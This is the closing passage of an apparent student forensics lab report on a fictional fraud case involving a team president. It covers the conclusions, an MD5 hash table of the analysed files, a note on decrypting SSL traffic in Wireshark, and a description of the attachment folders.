Given this, Ryan Coast's bank account needs to be investigated. If this investigation were to continue it would be required to gather more information on Ryan Coast and George Sedmen to understand the degree of involvement in this case.

From the date of the money transfers, it is known that Levy Velucci received three million dollars on the 9th of June. From the emails sent by Ryan asking for his promised sum of money and the email confirming having received it, it is known that the money was sent to him on the 15th of October. This could be a clue to look for if we had permission to look at Ryan's bank records, since from Ryan's last email he said that the money was not transferred through bitcoin which would hamper the forensic investigation on his involvement.

In the end, even though the files that Abby was able to retrieve were very useful in discovering a huge financial fraud by the team's president, the way that Abby did it is illegal and may not be accepted as proof for incriminating Levy Vellucci in court.

5 Tables and Attachments

The following table represents the computed MD5 values of the files analyzed during the investigation, using the following shell tool: `$ md5sum <file>`.

File	MD5 value
<i>red-hawks-video.zip</i>	ebea9f5572d6fb0873682f3b31c059d2
<i>red-hawks.desktop</i>	664bd6b960cc21af9b08776f85cfea49
<i>shell.py</i>	23fa1ba20c04c604f265eae34dcb2da7
<i>video.mp4</i>	66f9e48bbefb3a486c0976103d472236
<i>decrypted.py</i>	a09e98badbe4ee6d3bd31777cf1d52dd
<i>encrypted_data.txt</i>	1c3a93c4cbf5cf524427c9543c188d63
<i>encrypted_messages.txt</i>	9faffd1f4cc1e4b690414d3692d15892
<i>file0.pdf</i>	f0882eedb95122f39e692a9397c1f5c5
<i>file1.pdf</i>	2be65457105ca324381952538fc94de7
<i>file2.pdf</i>	e02839232a2283ac0843de8ecfc980a0
<i>file3.pdf</i>	52e256310df51ba7dac2851aa34d5102
<i>file4.pdf</i>	33bd1f8ed5f5692c5bf1e5a87d6110b2
<i>file5.pdf</i>	44d015d11ecd0ec4ecaa6cb350032d17
<i>messages.txt</i>	56394fc532e7fc55a0d80bf31a7ad308
<i>cmds_output.txt</i>	61e61281a36390e539ab334d04294a5b
<i>3567.json</i>	36359a1158c495e4f775c702b207792f
<i>96912.json</i>	a16cc94661d662fc7a309bf52fc7b28b



<i>114939.json</i>	d7384dc12fb48134d9099833cbb284ba
<i>115526.json</i>	ae789ecbc9f6e4632e7e6cef0cd173b3
<i>116292.json</i>	51cbb8008fc40dd4a28f491f550eda02

Figure 22 - MD5 values of files analyzed.

The packets using SSL security protocol were all decrypted using the *sslkeylogfile* provided within the lab assignment. This allowed the analysis of the content of the encrypted packets using SSL protocol, directly from Wireshark software.

All files analyzed during the investigation as well as the files regarding the malware used in Velucci's computer are attached along with the report, in the *attachments* folder. The following files are attached to the subfolders of *the attachments* folder:

- The JSON content of the packets exchanged using the HTTP2 protocol, containing emails and email account logins were extracted to *N.json* as shown in the previous table, where N corresponds to the number of the packet where the content was extracted. These files were attached along with the report, in the *attachments/json_content* folder.
- The new auxiliary tools and text files with encrypted and decrypted data are attached in the *attachments/tools* folder.
- The leaked files obtained with the decrypted data extracted are also attached in the *attachments/leaked_files* folder.